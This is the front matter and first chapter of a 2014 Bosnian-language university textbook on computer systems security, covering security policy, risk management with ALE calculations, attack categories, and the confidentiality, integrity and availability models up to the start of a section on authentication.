UNIVERZITET U SARAJEVU
ELEKTROTEHNIČKI FAKULTET

Saša Mrdović

Sigurnost računarskih sistema

Univerzitetsko izdanje

Sarajevo, 2014. godina

Autor: Saša Mrdović
Naziv djela: Sigurnost računarskih sistema
Broj izdanja: I
Izdavač: Elektrotehnički fakultet Univerziteta u Sarajevu
Za izdavača: Red. prof. dr Narcis Behlilović

Recenzenti:
Red. prof. dr Narcis Behlilović, Elektrotehnički fakultet u Sarajevu
Red. prof. dr Vladimir Lipovac, Sveučilište u Dubrovniku

DTP: Saša Mrdović

Godina izdanja i godina štampanja: 2014.
Tiraž: ??? primjeraka

Štampa: ???
Odgovorno lice štamparije: ???

CIP - Katalogizacija u publikaciji
Nacionalna i univerzitetska biblioteka
Bosne i Hercegovine, Sarajevo

004.7.056(075.8)

MRDOVIĆ, Saša
Sigurnost računarskih sistema / Saša Mrdović. -
Sarajevo : Elektrotehnički fakultet, 2014. - XVI,
261 str. : graf. prikazi ; 25 cm

Bibliografija: str. [247]-256.

ISBN 978-9958-629-57-0
COBISS.BH-ID 21175558

Odlukom Senata Univerziteta u Sarajevu broj 01-38-692/14 od 26.2.2014. godine ova publikacija je dobila univerzitetsku saglasnost.

Ovu knjigu posvećujem mom dragom tati.

Predgovor

Ova knjiga nastala je iz skupa predavanja na predmetu "Tehnologije sigurnosti" koji predajem na drugoj godini master studija na Odsjeku za računarstvo i informatiku, Elektrotehničkog fakulteta, Univerziteta u Sarajevu. Knjiga je pisana tako da može poslužiti kao udžbenik za ovaj predmet. Kao takva, knjiga kreće od fundamentalnih znanja i sistematično gradi osnove razumijevanja najvažnijih pitanja sigurnosti računarskih sistema. Pored namjene obrazovanja mojih studenata vjerujem da knjiga može poslužiti i drugima za sistematizaciju znanja iz sigurnosti računarskih sistema.

Pojam sigurnosti je široko poznat i uvijek aktuelan u različitim oblastima ljudskog djelovanja. Sigurnost računarskih sistema se oslanja na principe, ideje i načine postizanja sigurnosti dobro poznate iz drugih oblasti gdje se sigurnost primjenjuje mnogo duže. Kao primjer primjene davno utvrđenih principa navodim knjigu, koju citiraju gotovo svi autori iz oblasti sigurnosti računarskih sistema, „Umjetnost ratovanja“ autora Sun Tzu još iz šestog vijeka prije nove ere [191]. Ideje iznesene u ovoj staroj vojnoj knjizi važe i primjenjuju se i danas. Sa druge strane, tehnologije u oblasti računarskih sistema kao i softver, mijenjaju se velikom brzinom, pa se i način ostvarenja sigurnosti mora mijenjati. Srećom, principi ostaju isti, ma koliko ponekad istraživači objavljuju "nove" principe koji su zapravo stari principi iskazani na novi način.

Cilj ove knjige je razmotriti opšte principe na kojima se zasniva sigurnost informacija, kao i one koji su posebni za sigurnost računarskih sistema. Ovladavanje ovim principima omogućava rješavanje pitanja računarske sigurnosti koje prati razvoj tehnologija. To komponenta ovog materijala bi trebala da odoli zubu vremena. Naravno, neophodno je navesti tekuća pitanja u trenutku pisanja. Ona služe kao primjer kako se predstavljeni principi primjenjuju na konkretnu izvedbu zaštite sigurnosti. Ta komponenta materijala će neizbježno zastariti, ali čini materijal trenutno aktuelnijim i zanimljivijim za one čitaoce koji se operativno bave ovom oblašću.

Kako je knjiga namijenjena da bude literatura za posljednju godinu studija na Odsjeku za računarstvo i informatiku, očekuje se da njeni čitaoci imaju dobro poznavanje računarstva i informatike. To znači da je za lakše ra-

zumijevanje knjige potrebno znati način rada operativnih sistema i korištenja hardvera. Potrebno je također poznavati programiranje i rad kompajlera. Neophodno je i znati kako rade računarske mreže i razumjeti najčešće korištene protokole.

Knjiga je podijeljena u tri dijela. Prvi dio bavi se teoretskim osnovama na kojima je zasnovana sigurnost. Drugi dio prikazuje primjenu ove teorije na rješavanje stvarnih pitanja sigurnosti računarskih sistema. Posljednji dio bavi se nekim aspektima sigurnosti sistema koji nisu strikno računarski, ali su neodvojiv dio sveobuhvatnog pogleda na sigurnost informacija u digitalnom obliku.

Prvi dio sastoji se od pet poglavlja. Prvo poglavlje bavi se osnovnim pojmovima i principima sigurnosti. Drugo poglavlje razmatra osnovne kriptografske metode koje predstavljaju bazu na kojoj je realizovana praktična izvedba većine sigurnosnih mehanizama. U trećem poglavlju prikazana je upotreba kriptografije u savremenim protokolima za rješavanje nekih sigurnosnih pitanja. Četvrto poglavlje analizira pitanje potvrđivanja identiteta koje je osnovno za identifikaciju subjekata koji koriste sistem. Peto poglavlje posvećeno je provjeri ovlaštenja kao osnovnom načinu provedbe kontrole koji subjekti mogu pristupiti kojim objektima. U ovom poglavlju kratko je obrađen i proces evidentiranja koji omogućava analizu svih sigurnosno relevantnih događaja u sistemu.

Drugi dio se također sastoji od pet poglavlja. To su poglavlja od šest do deset. U šestom poglavlju analizira se sigurnost programa kao osnovne komponente koja realizuje sve funkcionalnosti koje računarski sistem pruža. Sigurnost mreže tema je sedmog poglavlja. Ovdje su razmotrene specifične teme vezane za osiguravanje računarske mreže. Poglavlje osam posvećeno je sigurnosti web aplikacija kao posebnoj grupi sa svojim specifičnim sigurnosnim pitanjima. U devetom poglavlju predstavljeni su različiti tipovi zlonamjernog softvera sa načinima prepoznavanja i odbrane od njih. Deseto poglavlje bavi se detektivnim kontrolama kao neophodnom komponentom sigurnosti koja komplementira prethodno opisane preventivne kontrole.

Treći dio čine posljednja tri poglavlja, od jedanaestog do trinaestog. Jedanaesto poglavlje analizira pitanja upravljanja digitalnim pravima, aktuelno zbog prelaska na objavljivanje većine djela nad kojim postoje autorska prava u digitalnom obliku. Ljudski faktor sigurnosti koji je po nekima i najslabija karika je tema dvanaestog poglavlja. Posljednje, trinaesto poglavlje bavi se nekim pravnim aspektima sigurnosti poput zakonodavstva iz ove oblasti, forenzike i zaštite privatnosti.

Svako poglavlje predstavlja cjelinu za sebe i može se zasebno čitati. Ipak, smatram da je za potpun utisak najbolje pročitati poglavlja redom kojim su i napisana. Svakako bi trebalo pročitati prvi dio, a ostala poglavlja po želji i trenutnom interesu. Za proširivanje znanja mislim da dobro može poslužiti korištena literatura navedena na kraju knjige. Potrudio sam se da u sklopu svakog poglavlja budu referencirane knjige koje dobro pokrivaju i proširuju znanja iz oblasti poglavlja. Pored knjiga referencirani su fundamentalni naučni

i stručni članci kao i web lokacije na kojima se mogu naći savremeni podaci. Na kraju svakog poglavlja su pitanja za provjeru znanja. Pitanja su sadržajno vezana za ispite iz pomenutog predmeta.

Želio bih se zahvaliti recenzentima knjige profesorima Narcisu Behlilović̆u i Vladimiru Lipovcu za korisne savjete koji su učinili da konačna verzija ove knjige bude bolja od one koju su oni prvobitno dobili. Zahvaljujem se i svom drugu Željku Bajić̆u što je pročitao knjigu i ukazao ne sve jezičke propuste koji su mi promakli. Zahvaljujem se kolegama sa fakulteta koji su prošli proces izdavanja knjige što su podjeli svoja iskustva i dali mi korisne operativne savjete koji su omogućili da knjiga bude urađena onako kako procedure zahtjevaju. Ovo se posebno odnosi na mog druga Samima Konjiciju. Naravno, roditeljima ide zahvalnost za sve što čovjek postigne u životu, bez njih ne bi bilo ni nas, fizički i kao ličnosti kakve su nam pomogli da postanemo. Na kraju, najveća zahvala ide mojoj djeci Lani i Alenu koji su trpili tatin rad u kući i zauzimanje računara, i mojoj Mimici, najboljem životnom drugu.

Sarajevo, juli 2014. *Saša Mrdović*

Sadržaj

Dio I

Teorijske osnove

1

Osnovni pojmovi i principi

U ovom uvodnom poglavlju su objašnjeni osnovni pojmovi i principi sigurnosti računarskih sistema. Pod računarskim sistemom se ovdje misli na sve elemente sistema koji čuva i obrađuje informacije u digitalnom obliku. To su prije svega računari zajedno sa operativnim sistemima i aplikacijama koje se izvršavaju na njima, te komunikaciona infrastruktura koja povezuje ove računara u računarske mreže. Svaki od ovih elemenata ima svoje specifičnosti sa aspekta sigurnosti, pa su svi oni u knjizi obrađeni u obimu koji se smatrao potrebnim. Ponekad se koriste termini računarska sigurnost, sigurnost računarskih mreža ili slični, ali svi se uglavnom odnose na kompletan sistem.

Ovi osnovni pojmovi su korisni radi sistematizacije terminologije i boljeg razumijevanja materije koja se razmatra ostatku knjige. U ovom poglavlju su objašnjeni i osnovni principi provođenja sigurnosti. Ovi principi trebaju biti ugrađeni u svaki element koji štiti računarski sistem od narušavanja sigurnosti. Poglavlje završava jednim širim pogledom na sigurnost koji bi trebao da daje perspektivu iz koje treba posmatrati tehnički materijal izložen u knjizi.

1.1 Šta znači sigurnost?

Najjednostavnije, i uglavnom najtačnije[1], objašnjenje je da je cilj sigurnosti da spriječi ono što nije dozvoljeno. Ova jednostavna definicija krije u sebi dodatno pitanje koje, u nekoliko, komplikuje stvari: A šta to nije dozvoljeno?

Pa to zavisi od sistema koji se štiti i treba biti definisano za svaki konkretan sistem. Srećom pitanje sigurnosti se nije pojavilo sa pojavom račuarskih sistema. Ljudi se već dugo bave ovom problematikom i stekli smo veliko iskustvo o tome kako definisati šta je dozvoljeno, a šta nije. Zahvaljujući dugogodišnjem civilizacijskom iskustvu u udruživanju ljudi i rješavanju konflikata, države i njihove organizacione jedinice imaju norme koje definišu dozvoljena i nedozvoljena ponašanja. Te norme su zakoni. Međutim, nemaju sve države

[1] Princip Okamovog brijača [189]

ili čak svi dijelovi iste države iste zakone. Znači da nešto može biti dozvoljeno na jednom mjestu, a zabranjeno na drugom.

Situacija nije jasnija ni kada su u pitanju računarski sistemi. Kakav bi bio odgovor na pitanje da li je potpunim strancima dozvoljeno da pristupaju datotekama na vašem računaru. Na prvi pogled, odgovor je odlučno odričan. Zapravo, instalacijom nekog od, danas veoma popularnih, softvera za razmjenu datoteka u *peer-to-peer* (P2P) mrežama, potpunim strancima omogućavamo (da li to znači da prećutno, instalacijom softvera, i dozvoljavamo?) pristup datotekama na svom računaru koje su predmet razmjene. Da li sistem za osiguravanje našeg računara treba da spriječi ovaj pristup? Ako je odgovor da, onda je instalacija ovog softvera bila nepotrebna jer on neće moći obavljati svoju funkciju. Opet očigledno odgovor na pitanje šta je dozvoljeno zavisi od naših mjerila.

Stvari mogu izgledati još komplikovanije za računarskog profesionalca koji se brine za računare u nekoj organizaciji. Svaki korisnik računara u organizaciji može imati svoj stav o tome šta je dozvoljeno, a šta nije. Da li računarski ili sigurnosni profesionalac treba da nametne svoje stavove? NE. Srećom u ovoj situaciji računari, odnosno informacije koje se nalaze na njima, nisu različite od drugih stvari koje pripadaju organizaciji. Organizacija koja je vlasnik informacija, odnosno oni koji donose odluke u organizaciji, određuje kome i šta je dozvoljeno raditi sa tim informacijama. Dokument kojim se ovo iskazuje i koji je polazište za sve što se tiče sigurnosti je: **sigurnosna politika**.

Sigurnosna politika opisuje željeno stanje sistema sa aspekta sigurnosti. Sigurnosna politika u principu navodi šta je dozvoljeno, a šta nije. Na primjer, u sigurnosnoj politici nekog univerziteta ili fakulteta može stajati da prepisivanje na ispitu nije dozvoljeno. U nekoj kompaniji ova politika može navesti da samo generalni i finansijski direktor imaju pristup informacijama o trenutnom stanju računa. U sigurnosnoj politici banke može stajati da samo šalterski radnici i njihov rukovodilac mogu mijenjati stanje računa klijenata. Sigurnosna politika može navesti i kakav kvalitet usluge sistem treba da pruži korisnicima, primjerice koiliko je potrebno vrijeme odziva na unose i tražena raspoloživost sistema.

Sigurnosna politika se ne bavi, i ne treba da se bavi, načinima na koje se postiže da se u navedenom sistemu dešavaju samo dozvoljene stvari. U navedenim primjerima sigurnosna politika ne treba da navodi na koji način se sprečava da studenti prepisuju, odnosno na koji način se pristup stanju računa kompanije omogućava samo generalnom i finansijskom direktoru ili kako se realizuje da samo šalterski radnici mogu mijenjati stanje računa klijenta. Sigurnosni mehanizmi omogućavaju da sigurnosna politika bude ispoštovana, a o njima ima više riječi kasnije.

Prije prelaska na pitanja ostvarivanja sigurnosne politike neophodno je istaći da bez sigurnosne politike nema sigurnosti. Ako nije poznato šta treba ostvariti teško je ustanoviti da li je to i ostvareno. Policija neke zemlje može biti savršena, ali je prilično beskorisna bez zakona koje treba da provodi. Nažalost, potpuni nedostatak sigurnosne politike ili loša (nepotpuna i nejasna)

sigurnosna politika su česte pojave u organizacijama. Jedan od razloga je nerazumijevanje da sigurnosna politika nije tehnički dokument koji treba da pišu računarski i sigurnosni profesionalci, već poslovni dokument koji je iskaz onoga što vlasnici informacija žele. Naravno, za dobru sigurnosnu politiku korisno je da je rukovodstvo organizacije konsultuje i tehničke profesionalce.

1.2 Pitanja provođenja sigurnosne politike

Zakoni definišu šta je društveno dozvoljeno ponašanje, a šta nije. Nažalost, ne pridržavaju se svi zakona, te zbog toga država ima mehanizme, u vidu policije i pravosudnih organa, koji se brinu da se zakoni poštuju i provode. Međutim, i pored postojanja mehanizama dešavaju se kršenja zakona, od kojih neka čak prođu i nekažnjeno. Najčešći argument zašto nije spriječeno neko kršenja zakona je da nema dovoljno policajaca da se to ostvari. Zašto nema dovoljno policajaca? Uobičajen odgovor je da je to jednostavno preskupo i da nema dovoljno sredstava. Teoretski dovoljan broj policajaca bi trebao osigurati striktno provođenje svih zakona (Ovo je samo teoretski, što su policijske države zorno pokazale – opaska autora). Očigledno je potrebno pronaći adekvatnu ravnotežu između ulaganja i ostvarene sigurnosti.

Analogno ovome i provođenje sigurnosne politike računarskih sistema zahtjeva određene resurse, što obavezno povlači troškove, pa se uvijek postavlja i pitanje ekonomske opravdanosti Ulaganje u sigurnost ne bi smjelo biti veće od vrijednosti onoga što se štiti, zapravo moralo bi biti dovoljno malo, da bi bilo opravdano. Opravdana visina ulaganja u neku mjeru sigurnosti bi trebala biti izračunata. Postoji čitava oblast ekonomije koja se bavi ovom problematikom, a ključni pojam istraživanja je **rizik**.

1.3 Upravljanje rizikom

1.3.1 Prijetnje i slabosti

Rizik ima i definiciju koja se koristi i koja uključuje dva nova pojma: **prijetnja** i **slabost**. Prijetnja je uzrok nekog incidenta koji narušava sigurnost informacija. Prijetnja može da se ostvari ako postoji neka slabost u sistemu upravljanja sigurnošću informacija. Rizik je vjerovatnoća da će se prijetnja ostvariti i iskoristiti postojeću slabost. Eliminacijom bilo prijetnje bilo slabosti može se eliminisati rizik.

Nažalost, niti slabosti niti prijetnje se ne mogu u potpunosti ukloniti. Slabosti (*vulnerabilities*), koje se u oblasti sigurnosti često nazivaju i sigurnosnim propustima, nastaju ili kao posljedica odstupanja realizacije od specifikacije, ili kao posljedica odstupanja specifikacije od originalnih zahtjeva na sigurnost. Zahtjevi na sigurnost su iskazani u sigurnosnoj politici. Dizajn procedura koje treba da provode sigurnosnu politiku predstavlja specifikaciju za realizaciju

sigurnosti. Realizacija je konkretni sistem za zaštitu sigurnosti informacija. Postoji brojna literatura koja teoretski razmatra zašto praktične realizacije ne mogu u potpunosti odgovarati specifikacijama, koje opet ne mogu u potpunosti obuhvatiti zahtjeve. Razlozi koji se navode mogu biti ljudski faktor [111], ekonomski faktor [10], kao i princip da ne postoji testiranje koje bi garantovalo da neki softver nema grešaka [55]. Dobar primjer nemogućnosti eliminacije sigurnosnih propusta je preko 30 000 otkrivenih propusta u periodu od 2006. do 2011. po evidenciji sigurnosne kompanije Symantec od kojih je oko 5000 novih otkriveno svake godine [59]; preko 55000 sigurnosnih propusta u CVE (*Common Vulnerabilities and Exposures*) bazi [134]; te preko 44000 propusta, već do 2008., po CERT (*Computer Emergency Response Team*) statistikama [32]. Može se navesti i tekući (u vrijeme pisanja) podatak o 14 novih propusta dnevno u CVE bazi [134]. O sigurnosnim propustima, razlozima njihovog nastanka, te načinima otkrivanja i eliminisanja detaljnije se govori kasnije, u poglavlju o sigurnosti programa (Poglavlje 6).

Prijetnja je mogućnost narušavanja sigurnosti. Akcije kojima se prijetnje ostvaruju i od kojih se treba štititi nazivaju se napadi. Posljedice prijetnji se mogu podijeliti u četiri kategorije [170]:

- Otkrivanje (*unauthorized disclosure*) – neovlašten pristup informacijama
- Prevara (*deception*) – prihvatanje pogrešnih podataka
- Smetnja (*disruption*) – prekidanje ili sprečavanje normalnog rada
- Uzurpacija (*usurpation*) – neovlaštena kontrola nekog dijela sistema

Prijetnje dolaze iz različitih izvora, imaju različite uzroke, nepredvidive su, a nekad za njih nema posebnog razloga. Zato ih je teško eliminisati u potpunosti. Prirodna katastrofa je primjer prijetnje koja ugrožava sigurnost, a ne može se niti predvidjeti niti eliminisati. Ljudski postupci su takođe nepredvidiva, ali česta, prijetnja sigurnosti. Ljudi ugrožavaju sigurnost nekad namjerno, ali jos češće iz neznanja.

1.3.2 Koraci upravljanja rizikom

Pošto je nemoguće u potpunosti ukloniti rizik, razvijena je metodologija upravljanja rizikom. Upravljanje rizikom sastoji se od tri koraka [143]:

- Analiza rizika
- Proračun rizika
- Tretman rizika

Analiza rizika

Analiza rizika je sistematična identifikacija izvora rizika i procjena moguće štete. Analiza rizika podrazumjeva identifikaciju i evidentiranje svih resursa organizacije. Za svaki od resursa potrebno je identificirati slabosti, te prijetnje koje mogu iskoristiti otkrivene slabosti. Ova analiza i prikupljeni podaci daju osnovu za proračun rizika i njegov tretman.

Proračun rizika

Proračun rizika je proces poređenja procijenjenoga rizika sa zadanim **kriterijem rizika**. Kriterij je skalar koji određuje važnost rizika u odnosu na postavljene prioritete. Prioriteti mogu biti, između ostalog, finansijskog, pravnog ili društvenog karaktera.

Postoji više načina proračuna rizika, ali se najčešće koristi **očekivani godišnji gubitak** (**ALE** - *Annualized Loss Expectancy*) za svaki od potencijalnih slučajeva gubitka. Način računanja ALE je slijedeći:

Prvo je potrebno utvrditi **vrijednost imovine** (**AV** – *asset value*) koja je izložena riziku. Vrijednost imovine potrebno je izraziti u novčanoj vrijednosti. Ova vrijednost treba da uključi materijalni i nematerijalni trošak koji bi gubitak (uništenje, neupotrebljivost) imovine izazvao. Na primjer ukoliko server na kom se nalazi baza podataka kupaca bude uništen, gubitak se sastoji od troška nabavke i zamjene servera, ali i troška izazvanog neupotrebljivošću servera i nemogućnošću davanja usluge, kao i mogućeg troška izazvanog gubitkom podataka čije sigurnosne kopije ne postoje. U slučaju da server nije oštećen, ali su podaci sa njega neovlašteno preuzeti i distribuirani, potrebno je procijeniti vrijednost ovih podataka, odnosno štetu po organizaciju koju će ova distribucija izazvati.

Vrijednost imovine (AV) je potrebno pomnožiti sa **faktorom izloženosti** (**EF** - *Exposure Factor*) u slučaju događaja za koji se proračunava rizik. Faktor izloženosti nekom riziku je procenat vrijednosti imovine koji će biti uništen u slučaju događaja čiji se rizik računa. Ako će u slučaju poplave neki uređaj izgubiti 40%, a u slučaju požara 70% vrijednosti onda je faktor izloženosti za taj uređaj (imovinu) u slučaju poplave 0,4, a u slučaju požara 0,7.

Proizvod ove dvije vrijednosti naziva se **očekivani jednokratni gubitak** (**SLE** – *single loss expectancy*).

$$SLE = AV \times EF \tag{1.1}$$

Potrebno je još utvrditi i **godišnju učestalost događanja** (**ARO** - *Annual Rate of Occurrence*) za događaj čiji se rizik procjenjuje. To je zapravo vjerovatnoća da će se taj događaj desiti u toku godine za koju se ovaj rizik računa. Recimo, ako se prema istorijskim podacima požar u server sobi dešava jednom u svakih 10 godina, a poplava jednom u svakih pet, onda je ARO za požar $1/10 = 0{,}1$ (10%), a za poplavu $1/5 = 0{,}2$ (20%).

Proizvod očekivanog jednokratnog gubitka i godišnje učestalosti događaja je traženi očekivani godišnji gubitak (ALE)

$$ALE = SLE \times ARO \tag{1.2}$$

Iznos ALE je procjena koliki će godišnji gubici na nekoj imovini biti od događaja za koji se proračunava rizik.

Recimo, ako neki uređaj vrijedi 20.000 KM (AV = 20.000 KM) i u slučaju poplave bi bio 40% uništen (EF = 0,4) i ako se statistički poplave u prostorijama u kakvoj se nalazi uređaj dešavaju jednom u pet godina (ARO = 0,2) onda je:

$$SLE = 20.000KM \times 0,4 = 8.000KM$$
$$ALE = 8.000KM \times 0,2 = 1.600KM$$

Za slučaj nematerijalne štete od neovlaštenog pristupa i distribucije povjerljivih podataka računica može biti:

Vrijednost (šteta od gubitka) svih povjerljivih podataka AV = 100.000 KM, procenat podataka koji bi bio dostupan u slučaju neovlaštenog pristupa nekoj od korisničkih prijava EF = 0,3 (pretpostavljeno je da ni jedna od korisničkih prijava na sistem nema pristup do više od 30% povjerljivih podataka), vjerovatnoća ovakvog neovlaštenog pristupa tokom godine ARO = 0,1. U ovom slučaju računica je:

$$SLE = 100.000KM \times 0,3 = 30.000KM$$
$$ALE = 30.000KM \times 0,1 = 3.000KM$$

Očekivani godišnji gubitak (ALE) daje informaciju na osnovu koje se može preći u slijedeću fazu upravljanja rizikom, odnosno njegov tretman.

Iz navedenog bi trebalo biti očigledno da proračun rizika nije lako napraviti i da se u ovom proračunu mogu pojaviti mnoge nepoznanice čija se vrijednost može samo pretpostaviti. Ova analiza može biti i kvalitativna, umjesto kvantitativna, bitno je da njen rezultat može biti iskorišten da bi se odgovorilo na pitanje šta uraditi.

Tretman rizika

Tretman rizika je izbor i provedba mjera za promjenu rizika. Ove mjere mogu biti [90]:

- izbjegavanje rizika
- prihvatanje rizika
- prenos rizika
- optimizacija rizika

Odluka o izboru neke od mjera se donosi na osnovu proračuna posljedica rizika i proračuna odnosa troškova tretmana rizika i troškova realizacije rizika.

Izbjegavanje rizika je odluka da se ne uključi u neku radnju ili da se povuče iz neke situacije, ako se procjeni da su povezane sa određenim, prevelikim, rizikom. Na primjer, ako se proračuna da je rizik povezivanja računara sa vrijednim podacima na Internet ili računarsku mrežu vrlo veliki, moguće je izbjeći taj rizik nepovezivanjem računara.

Prihvatanje rizika je odluka da se ne poduzimaju nikakve mjere smanjenja rizika. Ako se proračuna da je rizik za organizaciju od dopuštanja korisnicima da koriste e-poštu u privatne svrhe mali, organizacija može odlučiti da prihvatiti taj rizik i ne provodi dodatne mjere zaštite.

Prenos rizika je prenos tereta rizika na druga lica putem osiguranja ili sličnog ugovora. Svake godine prilikom osiguravanja automobila svaki vlasnik „procijeni“ rizik od krađe i oštećenja svog ljubimca i odluči koji dio rizika,

obavezno ili potpuno osiguranje, će prenijeti na osiguravajuću kuću. Naravno prenos većeg dijela rizika košta više.

Optimizacija rizika je postupak minimiziranja negativnih i maksimizacije pozitivnih posljedica. Optimizacija je jedini postupak koji se bavi smanjenjem posljedica rizika putem provedbe različitih mjera. Ove mjere su zapravo realizacija sigurnosti, a tome je **posvećen ostatak ove knjige**.

Ako je prilikom proračuna rizika ustanovljen očekivani godišnji gubitak (ALE) na nivou organizacije za slučaj nekog događaja, onda se ova vrijednost može iskoristiti za donošenje odluke, koja odgovara na pitanje koju od mjera tretmana rizika treba poduzeti. Za rizične događaje uglavnom postoje mjere koje ih mogu spriječiti ili smanjiti njihovu vjerovatnoću. Ove mjere imaju svoju cijenu (trošak). Vrijednost neke od mjera zaštite može se izračunati na slijedeći način:

$$\begin{aligned} Vrijednost\ mjere\ zaštite = ALE\ (bez\ mjere) - \\ Trošak\ (provođenja\ mjere)\ -\ ALE\ (sa\ mjerom) \end{aligned} \tag{1.3}$$

Iz ove jednačine mogu se izvući i prioriteti pri provođenju mjera, te odlučiti koje rizike treba izbjeći, koji se mogu prihvatiti, od kojih se bolje osigurati, a za koje je najbolje provesti mjere sigurnosti.

Pitanje upravljanja rizikom je bitno i spominje se i u nastavku, ali je naglasak ipak na mjerama za smanjenje rizika. Prija prelaska na te mjere još jedna informacija o riziku. Najpoznatiji standard koji reguliše upravljanje sigurnosti informacija, ISO/IEC 27001 [89], zahtijeva da prvi korak u uspostavljanju sistema sigurnosti bude razmatranje rizika. Po ovom standardu, rizik je prvo neophodno identificirati, zatim ga analizirati i procijeniti, te odrediti na koji način će se sistem nositi sa rizikom. Standard definiše mnogo detalja iz ove oblasti, ali ono što je bitno je da se prilikom definisanja koraka za identifikaciju rizika definiše i okvir za utvrđivanje prijetnji sigurnosti informacija.

1.4 Od čega se treba zaštititi?

Prijetnje su već pomenute u kontekstu upravljanja rizikom, a ovdje se navodi nešto više o vrstama napada koji mogu proisteći iz prijetnji. Postoji brojna literatura koja se bavi problematikom sistematizacije napada. Najčešće korištena podjela napada je [98]:


- Izviđanje – testiranje potencijalne mete radi prikupljanje informacija. Ovi napadi su česti i uglavnom ne uzrokuju štetu, osim ako se sa njima ne otkrije slabost koja se kasnije iskoristi.
- Onemogućavanje pružanja usluge (DoS – *denial of service*) – napadi koji imaju za cilj da poremete normalan rad sistema, tako da napadnuti računar prestane da radi ili da se blokira mrežni saobraćaj.
- Pristup sa daljine (R2L – *remote to local*) – napadi u kojim neovlašteni korisnik zaobilazi normalan proces provjere identiteta i izvršava komandu na napadnutom računaru.

- Podizanje privilegija (U2R – *user to root*) – napadi kojima ovlašteni korisnik sistema zaobilazi normalan proces provjere identiteta da bi dobio privilegije drugog korisnika, najčešće onog sa najvećim privilegijama.

Slijed događaja prilikom napada može se razdvojiti u tri faze [197]:

1. Vrijeme prije napada kada napadač vrši izviđanje sistema u potrazi za slabostima koje bi mogao iskoristiti.
2. Izvođenje napada koristeći pronađenu slabost.
3. Iskorištavanje uspješno izvedenog napada putem izvođenjem radnji od strane napadača koje inače ne bi bile moguće.

Na slici 1.1 data je sistematizacija i način povezivanja svih faktora u sekvenci ugrožavanja sigurnosti koju koristi CERT (*Computer Emergency Response Team*). Napadači imaju ciljeve i ostvaruju ih koristeći sredstva koja im omogućavaju pristup kojim postižu rezultate koji ostvaruju cilj.



Slika 1.1: CERT sistematizacija [84]

1.5 Šta se treba zaštiti?

CERT sistematizacija sa slike 1.1 ukazuje na to šta je zapravo ono što treba štititi. Različiti napadači koristeći različita sredstva pokušavaju postići mali skup rezultata. Ti rezultati su: izmjena informacija, otkrivanje informacija, uskraćivanje usluge i krađa usluge. Iz ovog skupa je očigledno šta treba spriječiti, odnosno koja svojstva informacija treba očuvati.

Informacije treba zaštiti od neovlaštenog otkrivanja, neovlaštene izmjene i uskraćivanja ovlaštenim subjektima. Krađa usluge zapravo omogućava svaki od prethodna tri rezultata. Teorija sigurnosti informacija kaže da se sigurnost informacija zasniva na ostvarenju **povjerljivosti** (*confidentiality*), **integriteta** (*integrity*) i **dostupnosti** (*availability*) informacija u sistemu.

Informacija je povjerljiva ako je dostupna samo onima koji imaju pravo pristupa na nju. Informacija ima integritet ako je ne može promijeniti neovlašteni subjekt ili ovlašteni subjekt na neovlašteni način. Informacija je dostupna ako joj uvijek mogu pristupiti ovlašteni subjekti. Očigledno je da ako se ostvare gornja tri svojstva napadači neće moći ostvariti željene rezultate. Ova činjenica u nekoliko olakšava zaštitu, jer smanjuje broj, odnosno konkretno pobrojava, svojstava informacija koja treba očuvati.

Povjerljivost obično ima prioritet u vojnim sistemima gdje je uglavnom najvažnije da neprijatelj ne sazna informacije. Na vojnim sistemima zasnovan je i prvi model na kome su postavljene matematičke osnove povjerljivosti, zasnovane na kontroli toka informacija. Ovu teoriju su još 1973. postavili Bell i LaPadula [17, 18]. U njihovom modelu svaka informacija ima definisani nivo sigurnosti. Za svaki subjekt definisan je njegov sigurnosni nivo. Dva jednostavna pravila ostvaruju povjerljivosti. Prvo pravilo kaže da subjekt ne može čitati informacije sa višeg sigurnosnog nivoa od vlastitog. Drugo pravilo je da subjekt ne može premjestiti informacije sa višeg na niži nivo. Ova dva pravila predstavljaju prvi matematički model stvarnih sistema sigurnosti. Pravila omogućavaju da informacije budu dostupne samo subjektima koji imaju viši sigurnosni nivo od same informacije. Model nije dovoljno dobar za širu primjenu jer je strogo prilagođen vojnom pristupu, ali je bio osnova za više standarda sigurnosti, od kojih je najpoznatiji Trusted Computer System Evaluation Criteria Ministarstva odbrane SAD, poznat kao TCSEC ili Orange Book [52].

Integritet obično ima prioritet u poslovnim sistemima gdje je uglavnom najvažnije da informacije ne budu izmijenjene. Za banku je veći problem ako neko može promijeniti stanje na računu nego da neko neovlašten sazna stanje nekog računa. Prvi matematički model koji opisuje pravila za očuvanje integriteta podataka je Biba model [20]. Slično kao kod Bell - LaPadula modela podaci i subjekti imaju svoje nivoe integriteta. Definisana su dva pravila koja osiguravaju očuvanje integriteta. Prvo, subjekt ne smije čitati podatke sa nižeg nivoa integriteta, jer time može dobiti podatke manjeg integriteta i ugroziti integritet svojih podataka. Drugo, subjekt ne smije pisati podatke na viši nivo integriteta jer time šalje podatke manjeg integriteta i ugrožava podatke višeg integriteta. Novi model koji je pogodniji za poslovne sisteme, dali su Clark i Wilson u [41]. Njihov model pored subjekata i objekata ima i treći element, programe. Pomoću ovog tripleta definišu se takozvane ispravne transakcije, te princip razdvajanja zadataka i subjekata, čime se osigurava integritet.

Dok su povjerljivost i integritet podataka detaljno obrađeni i u literaturi i u praksi, za dostupnost još ne postoji formalan model. Taj aspekt sigurnosti se najčešće previđa kod dizajna sigurnosti sistema. Neadekvatno provođenje zaštite informacija od neovlaštenog pristupa i izmjena, može podatke učiniti nedostupnim i ovlaštenim subjektima, što predstavlja direktno narušavanje principa dostupnosti. Naime, ako informacije nisu dostupne onima kojima su

potrebne i kada su potrebne, računarski sistem ne obavlja svoju funkciju, pa je tako njegova sigurnost narušena.

1.6 Kako se provodi zaštita?

Sigurnost računarskih sistema se obično realizuje kroz tri procesa. To su: **potvrđivanje identiteta** (*authentication*), **provjera ovlaštenja** (*authorization*) i **evidentiranje** (*accounting*).

